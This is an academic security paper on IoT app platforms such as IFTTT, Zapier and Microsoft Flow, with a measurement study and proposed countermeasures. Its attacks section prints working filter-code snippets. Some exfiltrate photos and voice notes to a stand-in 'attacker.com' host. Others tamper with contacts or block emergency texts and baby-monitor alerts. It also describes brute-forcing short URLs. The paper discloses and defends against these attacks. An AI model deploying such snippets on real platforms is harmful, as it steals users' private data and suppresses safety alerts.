- *Secure architectures for app stores* to leverage the above-mentioned program analysis technology to automatically flag suspicious apps before they are released on the app store.

With these concepts and mechanisms in place, an important practical goal is to provide an open platform for standardization and technology transfer of secure app and web technologies to the IoT [15] and automotive [14] industries.

**Acknowledgments** This work was partially supported by the Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation. It was also partly funded by the Swedish Foundation for Strategic Research (SSF) and the Swedish Research Council (VR).



# Bibliography

- [1] I. Bastys, M. Balliu, and A. Sabelfeld. If This Then What? Controlling Flows in IoT Apps. In D. Lie, M. Mannan, M. Backes, and X. Wang, editors, *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018*, pages 1102–1119. ACM, 2018.
- [2] Z. B. Celik, P. D. McDaniel, and G. Tan. Soteria: Automated IoT Safety and Security Analysis. In H. S. Gunawi and B. Reed, editors, *2018 USENIX Annual Technical Conference, USENIX ATC 2018, Boston, MA, USA, July 11-13, 2018*, pages 147–158. USENIX Association, 2018.
- [3] B. Eriksson, J. Groth, and A. Sabelfeld. On the Road with Third-party Apps: Security Analysis of an In-vehicle App Platform. In O. Gusikhin and M. Helfert, editors, *Proceedings of the 5th International Conference on Vehicle Technology and Intelligent Transport Systems, VEHITS 2019, Heraklion, Crete, Greece, May 3-5, 2019*, pages 64–75. SciTePress, 2019.
- [4] E. Fernandes, J. Paupore, A. Rahmati, D. Simionato, M. Conti, and A. Prakash. FlowFence: Practical Data Protection for Emerging IoT Application Frameworks. In T. Holz and S. Savage, editors, *25th USENIX Security Symposium, USENIX Security 16, Austin, TX, USA, August 10-12, 2016*, pages 531–548. USENIX Association, 2016.
- [5] E. Fernandes, A. Rahmati, J. Jung, and A. Prakash. Decentralized Action Integrity for Trigger-Action IoT Platforms. In *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-21, 2018*. The Internet Society, 2018.
- [6] Google Inc. Automotive. <https://source.android.com/devices/automotive/>.
- [7] Google Inc. Permissions overview. <https://developer.android.com/guide/topics/permissions/overview>.
- [8] A. Greenberg. The Jeep Hackers Are Back to Prove Car Hacking Can Get Much Worse. <https://www.wired.com/2016/08/jeep-hackers-return-high-speed-steering-acceleration-hacks/>, 2016.
- [9] IFTTT. One connection, countless possibilities. [https://platform.ifttt.com/lp/learn\\_more](https://platform.ifttt.com/lp/learn_more), 2019.
- [10] P. D. McDaniel, N. Papernot, and Z. B. Celik. Machine Learning in Adversarial Settings. *IEEE Secur. Priv.*, 14(3):68–72, 2016.

- [11] M. Rosenber, N. Confessore, and C. Cadwalladr. How Trump Consultants Exploited the Facebook Data of Millions. <https://www.nytimes.com/2018/03/17/us/politics/cambridge-analytica-trump-campaign.html>, 2017.
- [12] M. Surbatovich, J. Aljuraidan, L. Bauer, A. Das, and L. Jia. Some Recipes Can Do More Than Spoil Your Appetite: Analyzing the Security and Privacy Risks of IFTTT Recipes. In R. Barrett, R. Cummings, E. Agichtein, and E. Gabrilovich, editors, *Proceedings of the 26th International Conference on World Wide Web, WWW 2017, Perth, Australia, April 3-7, 2017*, pages 1501–1510. ACM, 2017.
- [13] P. C. van Oorschot. Internet of Things Security: Is Anything New? *IEEE Security & Privacy Magazine*, 16(5):3–5, September/October 2018.
- [14] W3C. Automotive and Web at W3C. <https://www.w3.org/auto>.
- [15] W3C. W3C Begins Standards Work on Web of Things to Reduce IoT Fragmentation. <https://www.w3.org/WoT/>, 2017.

**Paper A**

**Securing IoT Apps**

Musard Balliu, Iulia Bastys, Andrei Sabelfeld

*IEEE S&P Magazine 2019*

**Paper B**

**If This Then What? Controlling Flows in IoT Apps**

Iulia Bastys, Musard Balliu, Andrei Sabelfeld

*CCS 2018*

**Paper C**

**Tracking Information Flow via Delayed Output:  
Addressing Privacy in IoT and Emailing Apps**

Iulia Bastys, Frank Piessens, Andrei Sabelfeld

*NordSec 2018*

**Paper D**

**Clockwork: Tracking Remote Timing Attacks**

Iulia Bastys, Musard Balliu, Tamara Rezk, Andrei Sabelfeld

*CSF 2020*





## If This Then What? Controlling Flows in IoT Apps

**Abstract.** IoT apps empower users by connecting a variety of otherwise unconnected services. These apps (or *applets*) are triggered by external information sources to perform actions on external information sinks. We demonstrate that the popular IoT app platforms, including IFTTT (If This Then That), Zapier, and Microsoft Flow are susceptible to attacks by malicious applet makers, including stealthy privacy attacks to exfiltrate private photos, leak user location, and eavesdrop on user input to voice-controlled assistants. We study a dataset of 279,828 IFTTT applets from more than 400 services, classify the applets according to the sensitivity of their sources, and find that 30% of the applets may violate privacy. We propose two countermeasures for short- and long-term protection: access control and information flow control. For short-term protection, we suggest that access control classifies an applet as either exclusively private or exclusively public, thus breaking flows from private sources to sensitive sinks. For longterm protection, we develop a framework for information flow tracking in IoT apps. The framework models applet reactivity and timing behavior, while at the same time faithfully capturing the subtleties of attacker observations caused by applet output. We show how to implement the approach for an IFTTT-inspired setting leveraging state-of-the-art information flow tracking techniques for JavaScript based on the JSFlow tool and evaluate its effectiveness on a collection of applets.

### B.1 Introduction

IoT apps help users manage their digital lives by connecting Internet-connected components from cyberphysical “things” (e.g., smart homes, cars, and fitness armbands) to online services (e.g., Google and Dropbox) and social networks (e.g., Facebook and Twitter). Popular platforms include IFTTT (If This Then That), Zapier, and Microsoft Flow. In the following, we focus on IFTTT as the prime example of IoT app platform, while pointing out that our main findings also apply to Zapier and Microsoft Flow.

**IFTTT** IFTTT [26] supports over 500 Internet-connected components and services [25] with millions of users running billions of apps [24]. At the core of IFTTT

## Automatically back up your new iOS photos to Google Drive

APPLET TITLE



Any new photo

TRIGGER

FILTER &amp; TRANSFORM

```
if (you upload an iOS photo) then
  add the taken date to photo name
  and upload in album <ifttt>
end
```



Upload file from URL

ACTION

**Figure B.1:** IFTTT applet architecture, by example.

are *applets*, reactive apps that include *triggers*, *actions*, and *filter* code. Triggers and actions may involve *ingredients*, enabling applet makers to pass parameters to triggers and actions. Figure B.1 illustrates the architecture of an applet, exemplified by applet “Automatically back up your new iOS photos to Google Drive” [1]. It consists of trigger “Any new photo” (provided by iOS Photos), action “Upload file from URL” (provided by Google Drive), and filter code for action customization. Examples of ingredients are the photo date and album name.

**Privacy, integrity, and availability concerns** IoT platforms connect a variety of otherwise unconnected services, thus opening up for privacy, integrity, and availability concerns. For *privacy*, applets receive input from sensitive information sources, such as user location, fitness data, private feed from social networks, as well as private documents and images. This raises concerns of keeping user information private. These concerns have additional legal ramifications in the EU, in light of the General Data Protection Regulation (GDPR) [13] that increases the significance of using safeguards to ensure that personal data is adequately protected. For *integrity and availability*, applets are given sensitive controls over burglary alarms, thermostats, and baby monitors. This raises the concerns of assuring the integrity and availability of data manipulated by applets. These concerns are exacerbated by the fact that IFTTT allows applets from anyone, ranging from IFTTT itself and official vendors to any users as long as they have an account, thriving on the model of end-user programming [10, 39, 47]. For example, the applet above, currently installed by 97,000 users, is by user alexander.

Like other IoT platforms, IFTTT incorporates a basic form of access control. Users can see what triggers and actions a given applet may use. To be able to run the applet, users need to provide their credentials to the services associated with its triggers and actions. In the above-mentioned applet that backs up iOS photos

on Google Drive, the user gives the applet access to their iOS photos and to their Google Drive.

For the applet above, the desired expectation is that users explicitly allow the applet accessing their photos *but* only to be used on their Google Drive. Note that this kind of expectation can be hard to achieve in other scenarios. For example, a browser extension can easily abuse its permissions [30]. In contrast to privileged code in browser extensions, applet filter code is heavily sandboxed by design, with no blocking or I/O capabilities and access only to APIs pertaining to the services used by the applet. The expectation that applets must keep user data private is confirmed by the IoT app vendors (discussed below).

In this paper we focus on a key question on whether the current security mechanisms are sufficient to protect against applets designed by malicious applet makers. To address this question, we study possibilities of attacks, assess their possible impact, and suggest countermeasures.

**Attacks at a glance** We observe that filter code and ingredient parameters are security-critical. Filters are JavaScript code snippets with APIs pertaining to the services the applet uses. The user’s view of an applet is limited to a brief description of the applet’s functionality. By an extra click, the user can inspect the services the applet uses, iOS Photos and Google Drive for the applet in Figure B.1. However, the user cannot inspect the filter code or the ingredient parameters, nor is informed whether filter code is present altogether. Moreover, while the triggers and actions may not be changed after the applet has been published, modifications in the filter code or parameter ingredients can be performed at any time by the applet maker, with no user notification.

We show that, unfortunately, malicious applet makers can bypass access control policies by special crafting of filter code and parameter ingredients. To demonstrate this, we leverage *URL attacks*. URLs are central to IFTTT and the other IoT platforms, serving as “universal glue” for services that are otherwise unconnected. Services like Google Drive and Dropbox provide URL-based APIs connected to applet actions for uploading content. For the photo backup applet, IFTTT uploads a new photo to its server, creates a publicly-accessible URL, and passes it to Google Drive. URLs are also used by applets in other contexts, such as including custom images like logos in email notifications.

We demonstrate two classes of URL-based attacks for stealth exfiltration of private information by applets: *URL upload attacks* and *URL markup attacks*. Under both attacks, a malicious applet maker may craft a URL by encoding the private information as a parameter part of a URL linking to a server under the attacker’s control, as in `https://attacker.com?secret`.

Under the *URL upload attack*, the attacker exploits the capability of uploads via links. In a scenario of a photo backup applet like above, IFTTT stores any new photo on its server and passes it to Google Drive using an intermediate URL. Thus, the attacker can pass the intermediate URL to its own server instead, either by string processing in the JavaScript code of the filter, as in `'https://attacker.com?' + encodeURIComponent(<originalURL>)`, or by editing parameters of an ingredient in a similar fashion. For the attack to remain unnoticed, the attacker configures

attacker.com to forward the original image in the response to Google Drive, so that the image is backed up as expected by the user. This attack requires no additional user interaction since the link upload is (unsuspiciously) executed by Google Drive.

Under the *URL markup attack*, the attacker creates HTML markup with a link to an invisible image with the crafted URL embedding the secret. The markup can be part of a post on a social network or a body of an email message. The leak is then executed by a web request upon processing the markup by a web browser or an email reader. This attack requires waiting for a user to view the resulting markup, but it does not require the attacker's server to do anything other than record request parameters.

The attacks above are general in the sense that they apply to both web-based IFTTT applets and applets installed via the IFTTT app on a user device. Further, we demonstrate that the other common IoT app platforms, Zapier and Microsoft Flow, are both vulnerable to URL-based attacks.

URL-based exfiltration attacks are particularly powerful because of their stealth nature. We perform a measurement study on a dataset of 279,828 IFTTT applets from more than 400 services to find that 30% of the applets are susceptible to stealthy privacy attacks by malicious applet makers. Moreover, it turns out that 99% of these applets are by third-party makers.

As we scrutinize IFTTT's usage of URLs, we observe that IFTTT's custom URL shortening mechanism is susceptible to brute force attacks [14] due to insecurities in the URL randomization schema.

Our study also includes attacks that compromise the integrity and availability of user data. However, we note that the impact of these attacks is not as high, as these attacks are not compromising more data than what the user trusts an applet to access.

**Countermeasures: from breaking the flow to tracking the flow** The root of the problem in the attacks above is information flow from private sources to public sinks. Accordingly, we suggest two countermeasures: *breaking the flow* and *tracking the flow*.

As an immediate countermeasure, we suggest a per-applet access control policy to either classify an applet as private or public and thereby restrict its sources and sinks to either exclusively private or exclusively public data. As such, this discipline *breaks the flow* from private to public. For the photo backup applet above, it implies that the applet should be exclusively private. URL attacks in private applets can be then prevented by ensuring that applets cannot build URLs from strings, thus disabling possibilities of linking to attackers' servers. On the other hand, generating arbitrary URLs in public applets can be still allowed.

IFTTT plans for enriching functionality by allowing multiple triggers and *queries* [28] for conditional triggering in an applet. Microsoft Flow already offers support for queries. This implies that exclusively private applets might become overly restrictive. In light of these developments, we outline a longterm countermeasure of *tracking information flow* in IoT apps.

We believe IoT apps provide a killer application for information flow control. The reason is that applet filter code is inherently basic and within reach of tools like

JSFlow, performance overhead is tolerable (IFTTT’s triggers/actions are allowed 15 minutes to fire!), and declassification is not applicable.

Our framework models applet reactivity and timing behavior while at the same time faithfully capturing the subtleties of attacker observations caused by applet output. We implement the approach leveraging state-of-the-art information flow tracking techniques [20] for JavaScript based on the JSFlow [21] tool and evaluate its effectiveness on a collection of applets.

**Contributions** The paper’s contributions are the following:

- We demonstrate privacy leaks via two classes of URL-based attacks, as well as violations of integrity and availability in applets (Section B.3).
- We present a measurement study on a dataset of 279,828 IFTTT applets from more than 400 services, classify the applets according to the sensitivity of their sources, and find that 30% of the applets may violate privacy (Section B.4).
- We propose a countermeasure of per-app access control, preventing simultaneous access to private and public channels of communication (Section B.5).
- For a longterm perspective, we propose a framework for information flow control that models applet reactivity and timing behavior while at the same time faithfully capturing the subtleties of attacker observations caused by applet output (Section B.6).
- We implement the longterm approach leveraging state-of-the-art JavaScript information flow tracking techniques (Section B.7.1) and evaluate its effectiveness on a selection of 60 IFTTT applets (Section B.7.2).

## B.2 IFTTT platform and attacker model

This section gives brief background on the applet architecture, filter code, and the use of URLs on the IFTTT platform.

**Architecture** An IFTTT *applet* is a small reactive app that includes *triggers* (as in “If I’m approaching my home” or “If I’m tagged on a picture on Instagram”) and *actions* (as in “Switch on the smart home lights” or “Save the picture I’m tagged on to my Dropbox”) from different third-party partner *services* such as Instagram or Dropbox. Triggers and actions may involve *ingredients*, enabling applet makers and users to pass parameters to triggers (as in “Locate my home area” or “Choose a tag”) and actions (as in “The light color” or “The Dropbox folder”). Additionally, applets may contain *filter code* for personalization. If present, the filter code is invoked after a trigger has been fired and before an action is dispatched.

Sensitive triggers and actions require users’ authentication and authorization on the partner services, e.g., Instagram and Dropbox, to allow the IFTTT platform poll a trigger’s service for new data, or push data to a service in response to the execution of an action. This is done by using the OAuth 2.0 authorization protocol [40] and, upon applet installation, re-directing the user to the authentication page that

is hosted by the service providers. An access token is then generated and used by IFTTT for future executions of any applets that use such services. Fernandes et al. [12] give a detailed overview of IFTTT’s use of OAuth protocol and its security implications. Applets can be installed either via IFTTT’s web interface or via an IFTTT app on a user device. In both cases, the application logic of an applet is implemented on the server side.

**Filter code** Filters are JavaScript (or, technically, TypeScript, JavaScript with optional static types) code snippets with APIs pertaining to the services the applet uses. They cannot block or perform output by themselves, but can use instead the APIs to configure the output actions of the applet. The filters are batch programs forced to terminate upon a timeout. Outputs corresponding to the applet’s actions take place in a batch after the filter code has terminated, but only if the execution of the filter code did not exceed the internal timeout.

In addition to providing APIs for action output configuration, IFTTT also provides APIs for ignoring actions, via `skip` commands. When an action is skipped inside the filter code, the output corresponding to that action will not be performed, although the action will still be specified in the applet.

**URLs** The setting of IoT apps is a heterogeneous one, connecting otherwise unconnected services. IFTTT heavily relies on URL-based endpoints as a “universal glue” connecting these services. When passing data from one service to another (as is the case for the applet in Figure B.1), IFTTT uploads the data provided by the trigger (as in “Any new photo”), stores it on a server, creates a randomized public URL `https://locker.ifttt.com/*`, and passes the URL to the action (as in “Upload file from URL”). By default, all URLs generated in markup are automatically shortened to `http://ift.tt/` URLs, unless a user explicitly opts out of shortening [29].

**Attacker model** Our main attacker model consists of a *malicious applet maker*. The attacker either signs up for a free user account or, optionally, a premium “partner” account. In either case, the attacker is granted with the possibility of making and publishing applets for all users. The attacker’s goal is to craft filter code and ingredient parameters in order to bypass access control. One of the attacks we discuss also involves a *network attacker* who is able to eavesdrop on and modify network traffic.

## B.3 Attacks

This section illustrates that the IFTTT platform is susceptible to different types of privacy, integrity, and availability attacks by malicious applet makers. We have verified the feasibility of the attacks by creating private IFTTT applets from a test user account. By making applets private to the account under our control, we ensured that they did not affect other users. We remark that third-party applets providing the same functionality are widely used by the IFTTT users’ community (cf. Table B.3 in the Appendix). We evaluate the impact of our attacks on the IFTTT applet store in Section B.4.

Since users explicitly grant permissions to applets to access the triggers and actions on their behalf, we argue that the flow of information between trigger sources and action sinks is part of the users' privacy policy. For instance, by installing the applet in Figure B.1, the user agrees on storing their iOS photos to Google Drive, independently of the user's settings on the Google Drive folder. Yet, we show that the access control mechanism implemented by IFTTT does not enforce the privacy policy as intended by the user. We focus on malicious implementations of applets that allow an attacker to exfiltrate private information, e.g., by sending the user's photos to an attacker-controlled server, to compromise the integrity of trusted information, e.g., by changing original photos or using different ones, and to affect the availability of information, e.g., by preventing the system from storing the photos to Google Drive. Recall that the attacker's goal is to craft filter code and ingredient parameters as to bypass access control. As we will see, our privacy attacks are particularly powerful because of their stealth nature. Integrity and availability attacks also cause concerns, despite the fact that they compromise data that the user trusts the applet to access, and thus may be noticed by the user.

### **B.3.1 Privacy**

We leverage URL-based attacks to exfiltrate private information to an attacker-controlled server. A malicious applet maker crafts a URL by encoding the private information as a parameter part of a URL linking to the attacker's server. Private sources consist of trigger ingredients that contain sensitive information such as location, images, videos, SMSs, emails, contact numbers, and more. Public sinks consist of URLs to upload external resources such as images, videos and documents as part of the actions' events. We use two classes of URL-based attacks to exfiltrate private information: URL upload attacks and URL markup attacks.

**URL upload attack** Figure B.2 displays a URL upload attack in the scenario of Figure B.1. When a maker creates the applet, IFTTT provides access (through filter code APIs or trigger/action parameters) to the trigger ingredients of the iOS Photos service and the action fields of the Google Drive service. In particular, the API `IosPhotos.newPhotoInCameraRoll.PublicPhotoURL` for the trigger "Any new photo" of iOS Photos contains the public URL of the user's photo on the IFTTT server. Similarly, the API `GoogleDrive.uploadFileFromUrlGoogleDrive.setUrl()` for the action field "Upload file from URL" of Google Drive allows uploading any file from a public URL. The attack consists of JavaScript code that passes the photo's public URL as parameter to the attacker's server. We configure the attacker's server as a proxy to provide the user's photo in the response to Google Drive's request in line 3, so that the image is backed up as expected by the user. In our experiments, we demonstrate the attack with a simple setup on a `node.js` server that upon receiving a request of the form `https://attacker.com?https://locker.ifttt.com/img.jpeg` logs the URL parameter `https://locker.ifttt.com/img.jpeg` while making a request to `https://locker.ifttt.com/img.jpeg` and forwarding the result as response to the original request. Observe that the attack requires no additional user interaction because the link upload is transparently executed by Google Drive.

```
1 var publicPhotoURL = encodeURIComponent(IosPhotos.newPhotoInCameraRoll.  
    PublicPhotoURL)  
2 var attack = 'https://attacker.com?' + publicPhotoURL  
3 GoogleDrive.uploadFileFromUrlGoogleDrive.setUrl(attack)
```

**Figure B.2:** URL upload attack exfiltrating iOS Photos.

**URL markup attack** Figure B.3 displays a URL markup attack on applet “Keep a list of notes to email yourself at the end of the day”. A similar applet created by Google has currently 18,600 users [17]. The applet uses trigger “Say a phrase with a text ingredient” (cf. trigger API `GoogleAssistant.voiceTriggerWithOneTextIngredient.TextField`) from the Google Assistant service to record the user’s voice command. Furthermore, the applet uses the action “Add to daily email digest” from the Email Digest service (cf. action API `EmailDigest.sendDailyEmail.setMessage()`) to send an email digest with the user’s notes. For example, if the user says “OK Google, add *remember to vote on Tuesday* to my digest”, the applet will include the phrase *remember to vote on Tuesday* as part of the user’s daily email digest. The markup URL attack in Figure B.3 creates an HTML image tag with a link to an invisible image with the attacker’s URL parameterized on the user’s daily notes. The exfiltration is then executed by a web request upon processing the markup by an email reader. In our experiments, we used Gmail to verify the attack. We remark that the same applet can exfiltrate information through URL uploads attacks via the `EmailDigest.sendDailyEmail.setUrl()` API from the Email Digest service. In addition to email markup, we have successfully demonstrated exfiltration via markup in Facebook status updates and tweets. Although both Facebook and Twitter disallow 0x0 images, they still allow small enough images, invisible to a human, providing a channel for stealth exfiltration.

```
1 var notes = encodeURIComponent(GoogleAssistant.  
    voiceTriggerWithOneTextIngredient.TextField)  
2 var img = '<img src=\"https://attacker.com?' + notes + '\" style=\"  
    width:0px;height:0px;\">'  
3 EmailDigest.sendDailyEmail.setMessage('Notes of the day' + notes + img)
```

**Figure B.3:** URL markup attack exfiltrating daily notes.

In our experiments, we verified that private information from Google, Facebook, Twitter, iOS, Android, Location, BMW Labs, and Dropbox services can be exfiltrated via the two URL-based classes of attacks. Moreover, we demonstrated that these attacks apply to both applets installed via IFTTT’s web interface and applets installed via IFTTT’s apps on iOS and Android user devices, confirming that the URL-based vulnerabilities are in the server-side application logic.

### B.3.2 Integrity

We show that malicious applet makers can compromise the integrity of the trigger and action ingredients by modifying their content via JavaScript code in the filter

API. The impact of these attacks is not as high as that of the privacy attacks, as they compromise the data that the user trusts an applet to access, and ultimately they can be discovered by the user.

Figure B.4 displays the malicious filter code for the applet “Google Contacts saved to Google Drive Spreadsheet“ which is used to back up the list of contact numbers into a Google Spreadsheet. A similar applet created by maker jayreddin is used by 3,900 users [31]. By granting access to Google Contacts and Google Sheets services, the user allows the applet to read the contact list and write customized data to a user-defined spreadsheet. The malicious code in Figure B.4 reads the name and phone number (lines 1-2) of a user’s Google contact and randomly modifies the sixth digit of the phone number (lines 3-4), before storing the name and the modified number to the spreadsheet (line 5).

```
1 var name = GoogleContacts.newContactAdded.Name
2 var num = GoogleContacts.newContactAdded.PhoneNumber
3 var digit = Math.floor(Math.random() * 10) + ''
4 var num1 = num.replace(num.charAt(5), digit)
5 GoogleSheets.appendToGoogleSpreadsheet.setFormattedRow(name + '|||' +
  num1)
```

**Figure B.4:** Integrity attack altering phone numbers.

Figure B.5 displays a simple integrity attack on applet “When you leave home, start recording on your Manything security camera” [35]. Through it, the user configures the Manything security camera to start recording whenever the user leaves home. This can be done by granting access to Location and Manything services to read the user’s location and set the security camera, respectively. A malicious applet maker needs to write a single line of code in the filter to force the security camera to record for only 15 minutes.

```
Manything.startRecording.setDuration('15 minutes')
```

**Figure B.5:** Altering security camera’s recording time.

### **B.3.3 Availability**

IFTTT provides APIs for ignoring actions altogether via skip commands inside the filter code. Thus, it is possible to prevent any applet from performing the intended action. We show that the availability of triggers’ information through actions’ events can be important in many contexts, and malicious applets can cause serious damage to their users.

Consider the applet “Automatically text someone important when you call 911 from your Android phone” by user devin with 5,100 installs [9]. The applet uses service Android Messages to text someone whenever the user makes an emergency call. Line 4 shows an availability attack on this applet by preventing the action from being performed.

```
1 if (AndroidPhone.placeAPhoneCallToNumber.ToNumber=='911'){
2   AndroidMessages.sendMessage.setText('Please help me!')
3 }
4 AndroidMessages.sendMessage.skip()
```

**Figure B.6:** Availability attack on SOS text messages.

As another example, consider the applet “Email me when temperature drops below threshold in the baby’s room” [23]. The applet uses the iBaby service to check whether the room temperature drops below a user-defined threshold, and, when it does, it notifies the user via email. The availability attack in line 7 would prevent the user from receiving the email notification.

```
1 var temp = Ibaby.temperatureDrop.TemperatureValue
2 var thre = Ibaby.temperatureDrop.TemperatureThreshold
3 if (temp < thre) {
4   Email.sendMeEmail.setSubject('Alert')
5   Email.sendMeEmail.setBody('Room temperature is ' + temp)
6 }
7 Email.sendMeEmail.skip()
```

**Figure B.7:** Availability attack on baby monitors.

### **B.3.4 Other IoT platforms**

Zapier and Microsoft Flow are IoT platforms similar to IFTTT, in that they also allow flows of data from one service to another. Similarly to IFTTT, Zapier allows for specifying filter code (either in JavaScript or Python), but, if present, the code is represented as a separate action, so its existence may be visible to the user.

We succeeded in demonstrating the URL image markup attack (cf. Figure B.3) for a private app on test accounts on both platforms using only the trigger’s ingredients and HTML code in the action for specifying the body of an email message. It is worth noting that, in contrast to IFTTT, Zapier requires a vetting process before an app can be published on the platform. We refrained from initiating the vetting process for an intentionally insecure app, instead focusing on direct disclosure of vulnerabilities to the vendors.

### **B.3.5 Brute forcing short URLs**

While we scrutinize IFTTT’s usage of URLs, we observe that IFTTT’s custom URL shortening mechanism is susceptible to brute force attacks. Recall that IFTTT automatically shortens all URLs to `http://ift.tt/` URLs in the generated markup for each user, unless the user explicitly opts out of shortening [29]. Unfortunately, this implies that a wealth of private information is readily available via `http://ift.tt/` URLs, such as private location maps, shared images, documents, and spreadsheets. Georgiev and Shmatikov point out that 6-character shortened URLs are in-

secure [14], and can be easily brute-forced. While the randomized part of `http://ift.tt/` URLs is 7-character long, we observe that the majority of the URLs generated by IFTTT have a fixed character in one of the positions. (Patterns in shortened URLs may be used for user tracking.) With this heuristic, we used a simple script to search through the remaining 6-character strings yielding 2.5% success rate on a test of 1000 requests, a devastating rate for a brute-force attack. The long lifetime of public URLs exacerbates the problem. While this is conceptually the simplest vulnerability we find, it opens up for large-scale scraping of private information. For ethical reasons, we did not inspect the content of the discovered resources but verified that they represented a collection of links to legitimate images and web pages. For the same reasons, we refrained to mount large-scale demonstrations, instead reporting the vulnerability to IFTTT. A final remark is that the shortened links are served over HTTP, opening up for privacy and integrity attacks by the network attacker.

**Other IoT Platforms** Unlike IFTTT, Microsoft Flow does not seem to allow for URL shortening. Zapier offers this support, but its shortened URLs are of the form `https://t.co/`, served over HTTPS and with a 10-character long randomized part.

## B.4 Measurements

We conduct an empirical measurement study to understand the possible security and privacy implications of the attack vectors from Section B.3 on the IFTTT ecosystem. Drawing on (an updated collection of) the IFTTT dataset by Mi et al. [36] from May 2017, we study 279,828 IFTTT applets from more than 400 services against potential privacy, integrity, and availability attacks. We first describe our dataset and methodology on publicly available IFTTT triggers, actions and applets (Section B.4.1) and propose a security classification for trigger and action events (Section B.4.2). We then use our classification to study existing applets from the IFTTT platform, and report on potential vulnerabilities (Section B.4.3). Our results indicate that 30% of IFTTT applets are susceptible to stealthy privacy attacks by malicious applet makers.

### B.4.1 Dataset and methodology

For our empirical analysis, we extend the dataset by Mi et al. [36] from May 2017 with additional triggers and actions. The dataset consists of three JSON files describing 1426 triggers, 891 actions, and 279,828 applets, respectively. For each trigger, the dataset contains the trigger’s title, description, and name, the trigger’s service unique ID and URL, and a list with the trigger’s fields (i.e., parameters that determine the circumstances when the trigger should go off, and can be configured either by the applet or by the user who enables the applet). The dataset contains similar information for the actions. As described in Section B.4.2, we enrich the trigger and action datasets with information about the *category* of the corresponding services (by using the main categories of services proposed by IFTTT [27]), and the *security classification* of the triggers and actions. Furthermore, for each applet, the dataset contains information about the applet’s title, description, and URL, the developer

name and URL, number of applet installs, and the corresponding trigger and action titles, names, and URLs, and the name, unique ID and URL of the corresponding trigger and action service.

We use the dataset to analyze the privacy, integrity and availability risks posed by existing public applets on the IFTTT platform. First, we leverage the security classification of triggers and actions to estimate the different types of risks that may arise from their potentially malicious use in IFTTT applets. Our analysis uses Sparksoniq [44], a JSONiq [32] engine to query large-scale JSON datasets stored (in our case) on the file system. JSONiq is an SQL-like query and processing language specifically designed for the JSON data model. We use the dataset to quantify on the number of existing IFTTT applets that make use of sensitive triggers and actions. We implement our analysis in Java and use the `json-simple` library [33] to parse the JSON files. The analysis is quite simple: it scans the trigger and action files to identify trigger-action pairs with a given security classification, and then retrieves the applets that use such a pair. The trigger and action's titles and unique service IDs provide a unique identifier for a given applet in the dataset, allowing us to count the relevant applets only once and thus avoid repetitions.


## B.4.2 Classifying triggers and actions

To estimate the impact of the attack vectors from Section B.3 on the IFTTT ecosystem, we inspected 1426 triggers and 891 actions, and assigned them a security classification. The classifying process was done manually by envisioning scenarios where the malicious usage of such triggers and actions would enable severe security and privacy violations. As such, our classification is just a lower bound on the number of potential violations, and depending on the users' preferences, finer-grained classifications are possible. For instance, since news articles are public, we classify the trigger "New article in section" from The New York Times service as public, although one might envision scenarios where leaking such information would allow an attacker to learn the user's interests in certain topics and hence label it as private.

**Trigger classification** In our classification we use three labels for IFTTT triggers: *Private*, *Public*, and *Available*. *Private* and *Public* labels represent triggers that contain private information, e.g., user location and voice assistant messages, and public information, e.g., new posts on reddit, respectively. We use label *Available* to denote triggers whose content may be considered public, yet, the mere availability of such information is important to the user. For instance, the trigger "Someone unknown has been seen" from Netatmo Security service fires every time the security system detects someone unknown at the device's location. Preventing the owner of the device from learning this information, e.g., through skip actions in the filter code, might allow a burglar to break in the user's house. Therefore, this constitutes an availability violation.

Figure B.8 displays the security classification for 1486 triggers (394 Private, 219 Available, and 813 Public) for 33 IFTTT categories. As we can see, triggers labeled as Private originate from categories such as *connected car*, *health & fitness*, *social networks*, *task management & to-dos*, and so on. Furthermore, triggers labeled as

## B. If This Then What? Controlling Flows in IoT Apps



**Figure B.8:** Security classification of IFTTT triggers.

Available fall into different categories of IoT devices, e.g., *security & monitoring systems*, *smart hubs & systems*, or *appliances*. Public labels consist of categories such as *environment control & monitoring*, *news & information*, or *smart hubs & systems*.

**Action classification** Further, we use three types of security labels to classify 891 actions: *Public* (159), *Untrusted* (272), and *Available* (460). *Public* labels denote actions that allow to exfiltrate information to a malicious applet maker, e.g., through image tags and links, as described in Section B.3. *Untrusted* labels allow malicious applet makers to change the integrity of the actions' information, e.g., by altering data to be saved to a Google Spreadsheet. *Available* labels refer to applets whose action skipping affects the user in some way.

